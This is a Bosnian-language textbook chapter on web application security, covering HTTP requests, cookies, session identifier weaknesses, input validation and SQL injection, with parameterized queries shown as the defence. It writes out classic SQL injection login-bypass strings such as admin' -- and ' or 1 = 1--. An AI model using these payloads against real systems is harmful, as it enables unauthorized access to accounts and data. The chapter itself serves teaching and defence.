Web aplikacije, zbog svoje raširenosti i, uglavnom, javne dostupnosti zaslužuju posebnu pažnju. Pod web aplikacijama ovdje se misli na aplikacije kojima se pristup putem web preglednika (*browser*) koji komunicira sa web serverom. Ove aplikacije su vrlo raširene i postoji opšta tendencija omogućavanja web pristupa različitim vrstama, standardnih, aplikacija. Takođe, većina ovih aplikacija su na neki način javno dostupne putem web-a. Njihova upotreba može biti dozvoljena samo ovlaštenim korisnicima, potvrđenog identiteta, ali i takve aplikacije, odnosno njihove stranice za prijavljivanje su pristupačne. „Standardne“, ne web, aplikacije su često dostupne samo korisnicima koji mogu fizički sjesti za računar na kom su instalirane, a taj računar je unutar organizacije, pa prema tome nije javno dostupan. Ove činjenice doprinose da su web aplikacije potencijalno više izložene opasnosti.

Web aplikacije, principijelno imaju iste poteškoće i najčešće uzroke sigurnosnih propusta koje su navedene kada se govorilo o sigurnosti programa (Poglavlje 6). Ovi problemi su nešto uvećani kod web aplikacija. Relativno kratak period postojanja web aplikacija, kada se porede sa tradicionalnim aplikacijama, uzrokuje da još nije sazrela sigurnosna svijest i metode zaštite sigurnosti ovih aplikacija. Na ovo se još dodaje okolnost da je sa savremenim alatima moguće relativno jednostavno i brzo (sa nekoliko klikova mišem) napraviti web aplikacije koje nude veliku funkcionalnost, čak i ne pretjerano iskusnim programerima, koji u želji da ostvare funkcionalnost mogu previdjeti sigurnosne aspekte. Ova lakoća pravljenja aplikacija je i uzrok da je veliki broj web aplikacija „domaće“ proizvodnje, odnosno da ih prave uposlenici organizacije koja ih i koristi. Takođe, prividna jednostavnost razvoja i domaća proizvodnja, stvaraju očekivanja da se ove aplikacije mogu napraviti brzo i sa malo resursa, što je provjereni recept za sigurnosne propuste. Nadalje, usljed brzog razvoja mnoge web tehnologije se koriste za ono za šta nisu inicijalno bile namijenjene. Očekivanja od web aplikacija rastu brže od mogućnosti tehnologija što dovodi do raskoraka čija je jedna od posljedica nesigurnost web aplikacija.

Da bi se bolje razumjeli sigurnosni aspekti web aplikacija u nastavku su objašnjene neke posebnosti načina rada ovih aplikacija. Nakon ovih objašnjenja predstavljeni su različiti napadi koji koriste ove posebnosti. Nakon opisa napada objašnjene su i metode zaštite od svakog od njih.

8.1 Rad web aplikacija

Ovdje su ukratko ponovljeni osnovni koncepti rada web aplikacija bitni za razumijevanje njihove sigurnosti. Detaljnije objašnjenje o radu web aplikacija može se naći u literaturi posvećenoj ovoj tematici [171, 76].

8.1.1 Ulazni podaci web aplikacija

Web aplikacije se izvršavaju na web serveru. Web server sa klijentom, web preglednikom, komunicira koristeći HTTP protokol. Web klijenti šalju HTTP zahtjeve (*request*) na koje web serveri odgovaraju HTTP odgovorima (*reply*). HTTP zahtjev je zahtjev za objektom koji se nalazi na serveru. Uobičajen način na koji korisnici web aplikacija unose (šalju) podatke je putem HTML formi. HTML forme koriste dva HTTP metoda za dostavu podataka serveru. Na ovaj način web aplikacije dobivaju ulazne podatke koje treba da obrade. Dva metoda slanja slanja podatak u HTTP zahtjevu su: GET i POST.


Kod GET metode parametri se uključuju u URL koji se dostavlja u sklopu HTTP zahtjeva. Od objekta koji se traži su odvojeni znakom „?“. Parametri se sastoje od imena i vrijednosti koji su povezani znakom „=“. Parametri su međusobno odvojeni znakom „&“. Primjer HTTP zahtjeva sa GET metodom dostave dva parametra:

```
GET /trazi?termin=sigurnost&jezik=bs HTTP/1.1
Host: www.nekipretrazivac.ba
```

Sa sigurnosnog aspekta bitno je što se parametri GET metode ispisuju u sklopu adrese za lokaciju u web pregledniku. Prethodni zahtjev bi bio ispisan u web pregledniku zajedno sa vraćenim rezultatima na slijedeći način.

http://www.nekipretrazivac.ba/trazi?termin=sigurnost&jezik=bs

Na slici 8.1 je dat primjer iz web preglednika prilikom pristupa pretraživaču Google: Pošto se parametri, sa njihovim imenima i vrijednostima, ispisuju u web pregledniku znači da korisnik web preglednika može proizvoljno unositi njihove vrijednosti. Također može dodavati nove parametre, mijenjati ili brisati postojeće. Ovu ukazuje na potencijalnu sigurnosnu slabost da web aplikacija ne može računati da će parametri koji dolaze u zahtjevu biti u obliku koji dopušta HTML forma na koju su uneseni. Više o ovome u nastavku nakon što se predstavi POST metoda.



Slika 8.1: GET metoda HTTP zahtjeva

Kod POST metode parametri se nalaze u tijelu HTTP zahtjeva. Primjer HTTP zahtjeva sa POST metodom dostave dva parametra:

```
GET /trazi_post HTTP/1.1
Host: www.nekipretrazivac.ba

termin=sigurnost&jezik=bs
```

Parametri POST metode se ne ispisuju u sklopu adrese za lokaciju u web pregledniku. Pošto se parametri ne ispisuju u web pregledniku, korisnik web preglednika ih ne može proizvoljno mijenjati. Međutim, to ne znači da se ovi parametri ne mogu promijeniti na svom putu od klijenta (web preglednika) do web aplikacije. Načini presretanja i izmjene parametara su opisani u dijelu poglavlja koje opisuje napade na web aplikacije.

Navedene razlike između GET i POST metode nisu jedine. Ove razlike su navedene jer se koriste u daljim obajšnjenjima napada i odbrana.

Još jedna bitna stvar za ulazne podatke web aplikacija je da ne moraju doći od web preglednika. Web aplikacije primaju HTTP zahtjeve. HTTP zahtjevi su poruke na aplikativnom nivou i postoji veliki broj aplikacija koji se može koristiti za njihovo pravljenje.

Bitno je podsjetiti da se podaci kod HTTP protokola razmijenjuju u izvornom obliku. Ovaj izvorni oblik je čitljiv ljudima i svim čvorovima kroz

koje prolaze paketi od klijenta do servera. Za zaštitu povjerljivosti i integriteta poruka, kao i autentičnosti učesnika u komunikaciji potrebno je koristiti HTTPS. HTTPS je objašnjen u poglavlju o upotrebi kriptografije (Poglavlje 3.4).

8.1.2 Stanje i sesije

HTTP je protokol bez konekcije i stanja (*stateless*). HTTP koristi model zasnovan na porukama u kom klijent šalje HTTP zahtjeve (*request*), a server šalje svoje odgovore (*response*) na te zahtjeve. Ovo znači da je svaki par zahtjev-odgovor nezavisna transakcija, odnosno da se između dvije i više ovakvih transakcija koje napravi isti klijent ka istom serveru ne čuvaju informacije o prethodnim transakcijama. Konkretno, ako je u jednoj transakciji korisnik potvrdio svoj identitet, HTTP ne omogućava da se prilikom slijedeće transakcije zna da zahtjev dolazi od tog korisnika potvrđenog identiteta. Za većinu aplikacija postoji potreba da se uzastopne transakcije jednog korisnika povežu u sesiju tokom koje se vodi evidencija o stanju i akcijama tog korisnika. Pored navedene potrebe da se zna da je to isti korisnik koji je dokazao identitet, potrebno je voditi evidenciju o recimo stanju korpe u koju korisnik stavlja artikle koje želi kupiti putem web aplikacije. Da bi se ovo omogućilo web aplikacija mora čuvati skup podataka o stanju koji su nastali kao posljedica interakcije korisnika sa aplikacijom. Uobičajeno je da se ovi podaci čuvaju na serveru u strukturi koja se naziva sesija. Da bi se pravilno ažurirao ovaj skup podataka potrebno je da aplikacija omogući da se na jedinstven način identifikuju zahtjevi koji dolaze od istog korisnika i odnose se na istu sesiju. Uobičajeno je da web aplikacije korisniku pridruže i dostave neki jedinstveni identifikator (*token*). Korisnik mora dostaviti aplikaciji ovaj identifikator u svakom od svojih narednih zahtjeva koji su dio iste sesije. Identifikator se može dostaviti kao bilo koji od parametara HTTP zahtjeva, ali se za ovu namjenu najčešće koristi HTTP *cookie*[1].

HTTP *cookie*

Cookie je mehanizam koji omogućava HTTP serveru da pošalje neke podatke koje HTTP klijent pohranjuje i šalje ih nazad serveru automatski prilikom svih narednih HTTP zahtjeva. Ideja i prva izvedba potiču od kompanija Netscape koje je ovaj mehanizam ugradila u svoj web preglednik Mosaic Netscape. IETF RFC6265 [16] je tekuća verzija standarda mehanizma upravljanja HTTP stanjem.

Način na koji *cookie* omogućava očuvanje stanja tokom HTTP sesije između web preglednika i web servera je objašnjen u nastavku. Ako server

[1] U nedostatku adekvatnog prevoda u nastavku se koristi izvorni naziv na engleskom.

želi da omogući prepoznavanje budućih zahtjeva od nekog klijenta, tom klijentu šalje jedinstveni identifikator, *cookie*. Server pravi i klijentu dostavlja *cookie* u zaglavlju HTTP odgovora `Set-Cookie`. Na primjer:

```
Set-Cookie: klijent-id=jedinstveni0identifikator9klijenta
```

Web preglednik na klijentu će, kad dobije ovaj *cookie*, u svim narednim HTTP zahtjevima prema ovom serveru dodati i zaglavlje:

```
Cookie: klijent-id=jedinstveni0identifikator9klijenta
```

Uobičajeno je da *cookie* bude kombinacija ime=vrijednost. Ova kombinacija treba biti jedinstvena za svakog klijenta. Na ovaj način server može prepoznati sve zahtjeve koji dolaze od istog klijenta i time očuvati stanje.

Server može klijentu poslati i više od jednog *cookie*, svaki *cookie* u posebnom `Set-Cookie` zaglavlju. Klijent ih serveru šalje sve zajedno u jednom `Cookie` zaglavlju razdvojene znakom tačka-zarez (;). Uz navedenu kombinaciju ime=vrijednost, *cookie* koji šalje server može imati i neke opcionalne atribute koji ukazuju web pregledniku kako da rukuje sa *cookie*. Ti atributi su, po originalnoj Netscape specifikaciji:

- *expires* – datum do kada *cookie* vrijedi, koji kaže do kada web preglednik treba da dostavlja ovaj *cookie* u svakom zahtjevu prema serveru. Ovim se omogućava pohranjivanje *cookie* u trajnu memoriju preglednika i njegovo dostavljanje serveru tokom perioda važenja. Ako ovaj atribut nije postavljen *cookie* se koristi samo tokom tekuće sesije web preglednika.
- *domain* – domen za koji *cookie* vrijedi, odnosno prilikom pristupa kojem domenu web preglednik treba da ga šalje. Vrijednost može biti samo ista kao i domen sa kog je *cookie* poslan ili njegov naddomen (*parent*). Ako ovaj atribut nije postavljen *cookie* se šalje samo domenu od kog je dobiven.
- *path* – URL putanja na domenu za koju *cookie* vrijedi, odnosno prilikom pristupa kojoj putanji na domenu web preglednik treba da ga šalje. Ako ovaj atribut nije postavljen *cookie* se šalje samo putanji sa koje je dobiven.
- *secure* – ako je ovaj atribut postavljen *cookie* će biti poslan samo u HTTPS zahtjevima.

Naknadno je dodan još jedan atribut. Inicijalno ga je uveo Microsoft u svoj web preglednik Internet Explorer 6, SP1 [85], a kasnije i drugi proizvođači web preglednika, te je postao i dio standarda [16].

- *HttpOnly* – ako je ovaj atribut postavljen *cookie* će biti dostupan samo za HTTP zahtjeve, odnosno neće biti dostupan skriptama koje se izvršavaju na klijentu, web pregledniku.

Značaj ovih parametara za sigurnost web aplikacija objašnjen je u nastavku.

8.2 Napadi na web aplikacije i odbrana

Najčešći napadi na web aplikacije su uglavnom specifični za web aplikacije i koriste slabosti u načinu rada web aplikacija. Uz svaki napad objašnjena je slabost web aplikacija na kojoj se zasniva. Konkretni napadi su objašnjeni kroz primjere. Na kraju opisa svakog od napada su opisani načini zaštite.

Open Web Application Security Project (OWASP) od 2003. godine objavljuje listu deset najvećih rizika za web aplikacije. Ova lista je postala neformalni standard. Njena najnovija verzija objavljena je 2013. godine [67]. Napadi u nastavku nisu navedeni po OWASP Top 10 redoslijedu, već su složeni po redu za koji autor smatra da je logičan. Uz svaki od napada je navedena njegova pozicija na OWASP listi.

8.2.1 Sigurnost ulaznih podataka

Web aplikacije se mogu oslanjati na kontrole na strani klijenta da siguraju ispravne podatke, ali to nije dobar pristup. Ove kontrole se provode kroz web preglednik ili kroz posebnu klijentsku aplikaciju koja obavlja interakciju sa korisnikom i kreira HTTP zahtjeve, te prima HTTP odgovore. Zaštite kroz web preglednik se provode kroz HTML forme i klijentske skripte (JavaScript), te kroz gotove klijentske komponenete (Java *applets*, ActiveX kontrole, Shockwave Flash objekti).

Zaštita kroz HTML forme provodi se uvođenjem skrivenih polja (koja web preglednik ne prikazuje korisniku), onemogućenih elemenata (čiju promjenu web preglednik sprečava) i ograničavanjem dužine polja (na osnovu koje web preglednik spriječava korisnika da u polje unese veći broj znakova od maksimalne dužine). Skripte na klijentskoj strani se često koriste za validaciju podataka koje je korisnik unio putem forme. Ove skripte mogu obaviti neke osnovne provjere ispravnosti unosa na osnovu podataka na klijentu i time uštedjeti nepotrebno slanje neispravnog zahtjeva koji bi se morao vratiti sa servera i popraviti.

Napadi na ulazne podatake

Sa stanovišta sigurnosti web aplikacija kontrole na strani klijenta se ne smiju smatrati pouzdanim. Aplikacija ne smije praviti nikakve pretpostavke o tome šta može dobiti u zahtjevu od klijenta i mora biti spremna izaći na kraj sa svakim zahtjevom bez narušavanja sigurnosti. Naručito se ne smije praviti pretpostavka da klijent koristi regularni korisnik aplikacije, jer to, kod web dostupnih aplikacija, može biti bilo ko sa pristupom Internetu. Klijent se izvršava na računaru koji je potpuno van kontrole aplikacije. Što je još važnije, svaki HTTP zahtjev koji generiše klijent web aplikacije (najčešće web preglednik) se može presresti na klijentskom računaru prije slanja na mrežu. Ova zahtjev se onda može promijeniti i prilagoditi nezavisno od svih zaštita koje su provedene u web pregledniku. Takođe se zahtjev može analizirati te

svi podaci koji se šalju i koji su na neki način kodirani mogu sa priličnom vjerovatnoćom biti dekodirani. Postoje i posebni web posrednici (*proxy*) čija je osnovna namjena presretanje zahtjeva koje web preglednik upućuje serveru i omogućavanje njihove analize i promjena.

Ovo i nije konkretan napad po OWASP listi, ali predstavlja osnovu za napade sa vrha liste. Neprovjeravanje ulaznih podataka od strane web aplikacije je ključni uzrok za sve rizike sa vrha OWASP liste.

Zaštita ulaznih podataka

Oslanjanje na kontrole na strani klijenta je greška neadekvatne validacije, pomenuta u sigurnosti programa. Neophodno je da web aplikacije obave validacije zahtjeva na strani servera, prije nego što procesiraju zahtjev. Ove validacije ne moraju biti iste kao one na strani klijenta, ali moraju biti takve da spriječe narušavanje sigurnosne politike. Ove provjere su u skladu sa principima obaveze provjeravanja, odnosno slojevite zaštite.

8.2.2 Napadi na identifikatore sesija

Zbog ključne uloge sesija kao načina identifikacije korisnika kod web aplikacija potrebno je obratiti pažnju na način na koji web aplikacija upravlja sesijom i na potencijalne propuste u ovoj oblasti.

Kako je u uvodu objašnjeno, jedinstveni identifikator sesija je zapravo potvrda identiteta koju web preglednik korisnika dostavlja serveru uz svaki zahtjev. Korištenjem istog identifikatora drugi korisnik se može predstaviti kao onaj koji je potvrdio svoj identitet na početku sesije. Zbog ovoga je potrebno zaštiti ove identifikatore od moguće zloupotrebe. Glavne opasnosti po identifikatore sesija dolaze od slabosti u njihovom generisanju i propusta pri rukovanju sa njima. Po OWASP listi ovo bi bila druga stavka Loše izvedeno potvrđivanje identiteta i upravljanje sesijama (*Broken Authentication and Session Management*).

Slabosti u generisanju identifikatora

Ako neovlašteni korisnik može pogoditi identifikator korisnika koji je potvrdio identitet moguća je i zloupotreba. Uvijek treba pretpostaviti da onaj ko pokušava pogoditi ovaj identifikator može dobiti prijavu na sistem čiji identifikator pogađa i da može analizirati identifikatore koje njemu sistem izdaje. Na osnovu ove analize napadač može ustanoviti neku slabost u načinu generisanja identifikatora. Najčešće slabosti su [184]:

- Identifikatori koji imaju značenje – Ovi identifikatori u sebi mogu da sadrže nešto što je vezano za:
  - korisnika, poput korisničkog ili ličnog imena, broja nekog računa (aplikativnog ili bankovnog), adresu e-pošte, ...

  - grupu ili ulogu korisnika
  - datum i vrijeme
  - IP adresu klijenta

  Identifikator može biti kodiran na neki način (Base64, heksadecimalni brojevi za ASCII znakove, ...) u pokušaju da se značenje prikrije. Ovo kodiranje nije prava zaštita i lako se može otkriti.
- Identifikatori koji su predvidivi – Ovi identifikatori se generišu na način da je moguće predvidjeti kakav bi identifikator mogao dobiti neki korisnik. Najčeše pogreške koje dovode do predvidivosti su:
  - prikriveni nizovi, kada je identifikator zapravo niz koji se pravi po nekom pravilo koje, možda, nije očigledno, ali koje se analizom može otkriti
  - vremenska zavisnost, kada je identifikator generisan na osnovu vremena, što, kod lošeg generatora, može biti predvidivo
  - loš generator slučajnih brojeva, koji u pokušaju da identifikatori budu slučajni koristi loš algoritam za generisanje pseudo slučajnih brojeva

Slabosti u rukovanju sa identifikatorima

Ako neovlašteni korisnik može nekako saznati identifikator korisnika koji je potvrdio identitet moguća je i zloupotreba.

Najveći propust (koji je, nažalost, prilično čest) je da je identifikator moguće saznati snimanjem mrežnog saobraćaja između web preglednika i servera. Ako saobraćaj nije zaštićen od neovlaštenog čitanja, putem šifriranja, svi koji mogu vidjeti HTTP zahtjeve i odgovore mogu pročitati vrijednost identifikatora. Kako ovi zahtjevi, uglavnom, putuju po javnoj mreži Internetu, broj onih koji ih mogu vidjeti je veliki.

Pored slanja nešifriranih identifikatora preko mreže ponekad se ovi identifikatori čuvaju i u evidencijama (*log*) što ih također može dovesti u opasnost od neovlaštenog otkrivanja.

Također, kada korisnik završi rad sa aplikacijom, moguće je da aplikacija ne učini identifikator njegove sesije nevažećim. Ovakav identifikator omogućava onome ko ga otkrije da nastavi rad sa aplikacijom predstavljajući se kao korisnik koji je prethodno završio rad.

Zaštita identifikatora sesija

Zaštita od pogađanja identifikaora sesija je u korištenju dobrog generatora pseudoslučajnih identifikatora.

Osnovna zaštita od neovlaštenog čitanja je šifriranje putem upotrebe HTTPS protokola. Iako većina aplikacija koristi ovaj protokol prilikom procesa prijavljivanja korisnika na aplikaciju radi zaštite informacija koje koristi za potvrđivanje identiteta (poput lozinke ili PIN-a), priličan broj aplikacija nakon toga prelazi na HTTP i šalje identifikator sesije potpuno nezaštićeno. Razlog za prelazak na HTTP je ušteda na procesiranju i brži rad. Šifriranje

i dešifriranje svakog zahtjeva i odgovora traži priličan broj operacija i predstavlja opterećenje za obje strane u komunikaciji, a pogotovo server koji komunicira sa velikim brojem klijenata.

Na ovaj problem zorno je ukazao Firesheep dodatak za Firefox web preglednik [31]. Ovaj dodatak omogućavao je prisluškivanje mrežnog saobraćaja i otkrivanje identifikatora sesija (*cookie*) koji su se u izvornom obliku prenosili HTTP protokolom. Na osnovu prikupljenih identifikatora i web lokacija na koje se odnose Firesheep je omogućavao jednostavno preuzimanje HTTP sesije sa web lokacijom kao korisnik čiji je identifikator otkriven. Autor Firesheepa nije otkrio novi propust već je samo napravio jednostavan alat za napad na identifikatore sesija koji nisu adekvatno zaštićeni. U to vrijeme Facebook je koristio HTTPS samo tokom prijavljivanja tako da je bio podložan ovom napadu. Nakon objavljivanja Firesheep, Facebook i mnoge druge lokacije otklonile su ovaj nedostatak i počele koristiti HTTPS tokom cijelog trajanja sesije.

Čak i ako aplikacije koriste HTTPS za cijelu sesiju, ali koriste *cookie* (što je uobičajeno) za čuvanje i slanje identifikatora pri čemu ne koriste atribut secure za *cookie*, moguće je da korisnik greškom ili na prevaru koristi HTTP umjesto HTTPS. Ako server i aplikacija podržavaju i HTTPS i HTTP, moguće je da će aplikacija prihvatiti i komunikaciju preko HTTP protokola i slati na mreži čitljive identifikatore sesija. Zaštita je da se za *cookie* koji se koristi kao identifikator obavezno postavi parametar *secure*.

Neophodno je osigurati da web aplikacije imaju funkciju odjavljivanja koja poništava važnost identifikatora koji su do tada koristili. Također treba ograničiti trajanje važenja identifikatora, za slučaj kad se korisnik ne odjavi. Kraćim trajanjem važenja identifikatora skraćuje se vrijeme u kom je moguće koristiti identifikator što otežava zloupotrebu onim koji su na neovlašten način došli do identifikatora.

Opasnost od otkrivanja identifikatora prijeti i putem takozvanog *Cross Site Scripting* (XSS) napada. O ovome više riječi kada se bude govorilo o ovim napadima.

8.2.3 Umetanje koda

Umetanje koda (*code injection*) je potencijalni problem različitih programa, ali je najviše vezan za web aplikacije. Najpoznatiji oblik ovog umetanja je umetanje SQL komandi (*SQL injection*). Razlog zašto su web aplikacije podložne ovom problemu je što ove aplikacije za ostvarivanje funkcionalnosti vrlo često koriste interpretirane jezike. Programi pisani u interpretiranim jezicima se prevode u izvršni oblik u trenutku izvršavanja, za razliku od prevedenih (*compiled*) koji se prevode u izvršne prilikom njihovog stvaranja. Programi uglavnom komuniciraju sa korisnicima i od korisnika očekuju neke unose. Ovi unosi se obrađuju i njima se kontroliše tok programa. Kod interpretiranih programa unos korisnika zajedno sa pripremljenim instrukcijama čini kod koji se izvršava. U nekim slučajevima moguće je da korisnik unese podatke koji imaju

značenje u interepretiranom jeziku u kom je program napisan i da se ovi podaci interpretiraju kao komande.[2] Ovim se mijenja logika programa. Maliciozni korisnik može zloupotrijebiti ovu okolnost i namjerno unijeti podatke koji će se interpretirati kao komande koje on želi da se izvrše. To je suština umetanja koda. Na OWASP listi umetanje koda je na prvoj poziciji.

Umetanje SQL komandi (SQL *injection*)

Umetanje SQL komandi funkcioniše kako je gore opisano. Napadač unosi niz znakova koji imaju značenje u SQL jeziku i interpretirati će se na način koji će omogućiti napadaču da naruši sigurnosnu politiku. Po CWE/SANS listi 25 najopasnijih softverskih grešaka [39], pomenutoj u poglavlju o sigurnosti programa (Poglavlje 6), ovo je najopasnija greška.

Jednostavan primjer za objašnjenje principa je da korisnik treba da unese svoje korisničko ime da bi program putem SQL upita vratio njegove korisničke podatke. Neka pripremljeni upit glasi:

```
select * from korisnici where korisnik ='UNOS KORISNIKA'
```

Ako korisnik unese korisničko ime „`sasa`“ konačan interpretirani upit će biti:

```
select * from korisnici where korisnik = 'sasa'
```

i vratiće podatke vezane za korisnika „sasa“.

Međutim ako korisnik, umjesto korisničkog imena unese slijedeći niz znakova: „`sasa' or 'a' = 'a`“ interpretirani upit će biti:

```
select * from korisnici where korisnik = 'sasa' or 'a' = 'a'
```

Kod ovog upita, zbog dodatnog OR elementa u WHERE dijelu koji je uvijek tačan, vratiće se podaci o svim korisnicima.

Ovo je jednostavan primjer kako se unosom pogodno izabranih znakova može postići interpretacija korisničkog unosa kao SQL komande sa rezultatom drugačijom od onog koji je planirao dizajner aplikacije, a koji odgovara napadaču.

Konkretan, pojednostavljen, primjer zloupotrebe može biti da se zaobiđe proces potvrđivanja identiteta. Prilikom prijavljivanja na aplikaciju korisnik treba da unese svoje korisničko ime i lozinku. Aplikacija prihvata unose korisnika i na osnovu njih pravi upit na bazu koji može biti slijedeći:

```
select * from korisnici where korisnik ='UNOS KORISNIČKOG IMENA'
```

[2] Treba se sjetiti da se i napadi zasnovani na preljevu međuspremnika oslanjaju na interpretaciju podataka kao instrukcija.

```
and lozinka = 'UNOS LOZINKE'
```

Ako ovaj upit vrati zapis, to znači da u bazi postoji korisnik sa ovom kombinacijom korisničkog imena i lozinke i korisnik dobiva prava vezana za navedeno korisničko ime.

Međutim, napadač može pokušati da izvrši umetanje i prijavi se kao drugi korisnik čiju lozinku i ne zna. Recimo da napadač zna da je korisničko ime privilegovanog korisnika na sistemu „`admin`“. Na osnovu ove informacije napadač u polja može unijeti „`admin' --`” kao korisničko ime i bilo šta kao lozinku, recimo „`lozinka`“. Na osnovu unesenih vrijednosti formiraće se slijedeći upit:

```
select * from korisnici where korisnik ='admin' --
   and lozinka = 'lozinka'
```

Dvije crtice (–) označavaju interpreteru da je ono što iza njih slijedi komentar i da ga može ignorisati. Na osnovu ovoga interpreter provodi slijedeći upit:

```
select * from korisnici where korisnik ='admin'
```

Ovaj upit uopšte i ne uključuje lozinku i vraća zapise za „`admin`“ korisnika, te omogućuje napadaču da se sistemu predstavi kao privilegovani korisnik.

Slično, napadač može u polje korisničkog imena unijeti „`' or 1 = 1--`” što će rezultirati upitom:

```
select * from korisnici where korisnik =' ' or 1 = 1
```

koji će takođe omogućiti napadaču da zaobiđe potvrđivanje identiteta i prijavi se na sistem. Identitet kog korisnika će dobiti u zavisnosti od logike procesesiranja vraćenih zapisa.

Ovo je samo osnovni primjer umetanja SQL komandi. Mogućnosti različitih napada su velike, jer je umetanje moguće u različite vrste SQL iskaza (SELECT, INSERT, UPDATE, DELETE) sa različitim posljedicama. Takođe je moguće dodavanje UNION operatora sa ciljem ostvarenja upita iz tabela koje uopšte nisu u originalnom, u aplikaciji pripremljenom, upitu. Napadi se mogu donekle razlikovati za različite RDBMS (Oracle, MS-SQL, MySQL, PostgreSQL), ali postoje metode da se utvrdi koju SQL bazu koristi aplikacija i napadi se prilagode. Mnogo više detalja i konkretnih primjera može se naći u literaturi poput [42, 184].

Zaštita od napada umetanjem SQL komandi

Očigledno je da su napadi umetanjem SQL komandi posljedica neadekvatne validacije (pomenute i objašnjenje kada se govorilo o sigurnosti programa). Iz ovoga slijedi i da je zaštita od ovih napada adekvatna validacija korisničkih

unosa. Na osnovu ranije navednih nepouzdanosti kontrola na strani klijenta neophodno je imati adekvatnu validaciju i na serverskoj strani.

Prva očigledna mjera je filtriranje korisničkog unosa putem filtriranja (zabrane) određenih znakova (*blacklist*). Međutim ovo nije uvijek moguće jer korisnici nekad trebaju unositi specijalne znakove kao dio normalnog unosa (primjer su prezimena koja uključuju jednostruki navodnik kao O'Reilly). Ovo, takođe, nije uvijek dovoljno jer postoje metode zaobilaska ovakvih filtera, odnosno postizanja istog efekta upotrebom drugih znakova ili znakova koji će se interpretirati kao posebni (heksadecimalni ili `chr` komanda). Slično je i sa pristupom da se specijalni znakovi ne interpretiraju bukvalno (*escapinig*) sa ciljem da ne postižu efekat koji napadač želi. Protiv ove zaštite napadači se bore dupliranjem ovih znakova ili posebnim kodiranjem. Ovdje je potrebno ponoviti princip restriktivnosti da je sigurnije filtrirati po dozvoljenim (*whitelist*) nego nedozvoljenim unosima.

Najbolja zaštita od SQL napada su parametrizovani upiti, koji se nazivaju i pripremljeni iskazi. Ovdje se konstrukcija SQL iskaza zasnovanih na unosu korisnika odvija u dva koraka:

1. Aplikacija specificira strukturu upita i definiše mjesta (*placeholder*) za stavke koje su rezultat korisničkog unosa
2. Aplikacija specificira sadržaj ovih stavki

Na ovaj način se izbjegava mogućnost da uneseni podaci koji su specificirani u drugom koraku utiču na strukturu upita pripremljenog u prvom koraku, jer je struktura veće definisana, a unosi se intrepretiraju isključivo kao podaci. Slijedeći primjer isječka koda aplikacije ilustrira ovaj pristup:

```
// definiši strukturu upita
String upit = "select * from korisnici where korisnik = ?";
// pripremi iskaz kroz DB konkeciju „con"
iskaz = con.prepareStatement(upit);
// dodaj korisnički upis varijabli 1 (na mjesto prvog ?)
iskaz.setString(1, request.getParameter("ime"));
// izvrši upit
odgovor = iskaz.executeQuery();
```

U ovom slučaju nezavisno od toga šta korisnik pošalje aplikaciji u varijabli `ime`, to će biti interpretirano kao podatak (niz znakova), a ne kao SQL komanda.

Umetanje drugih komandi

Neadekvatna obrada korisničkog unosa i njegova interpretacija mogu prouzrokovati i izvršavanje komandi operativnog sistema na kom je instaliran web server. Do ovoga dolazi unutar skripti koje se izvršavaju na serverskoj strani kao što je CGI (napisan recimo u Perl-u) ili ASP. Ako ove skripte pozivaju komande operativnog sistema, teoretski, a vrlo često i praktično, je moguće

putem posebno napravljenog korisničkog unosa da napadač izvrši neku komandu operativnog sistema po svojoj želji.

Zbog činjenice da je većina logike u web aplikacijama pisana u interpretiranim skriptnim jezicima postoji mogućnost umetanja komandi iz ovih jezika putem korisničkog unosa. Dva su osnovna izvora iz kojih proizilazi mogućnost ovakvih napada:

1. Dinamičko izvršavanje koda koji uključuje podatke koje je unio korisnik
2. Dinamičko uključivanje datoteka sa kodom specificiranih na osnovu podataka koje je unio korisnik.

Pored umetanja u interpretirane skripte jezike, umetanje koda je moguće i u druge elemente web aplikacija a najčešće su to LDAP i Xpath upiti.

8.2.4 *Cross-Site Scripting* (XSS)

Cross-Site Scripting napadi uzrokovani su neadekvatnom validacijom podataka koji dolaze od korisnika (nepouzdan izvor), te interpretacijom tih podataka kao komandi. U ovome je XSS sličan drugim napadima zasnovanim na umetanju koda, kao što je umetanje SQL komandi. Razlika je u meti napada. Kod XSS, za razliku od umetanja SQL koda, meta napada su korisnici aplikacije koja omogućava XSS, a ne baza podataka ili server na kom se izvršava ranjiva aplikacije. Napad na korisnike web aplikacija je napad na njihove korisničke agente, odnosno aplikacije koje koriste za korištenje usluga web aplikacija, a to su web preglednici. Na OWASP listi XSS zauzima treću, a na CWE/SANS list četvrtu poziciju.

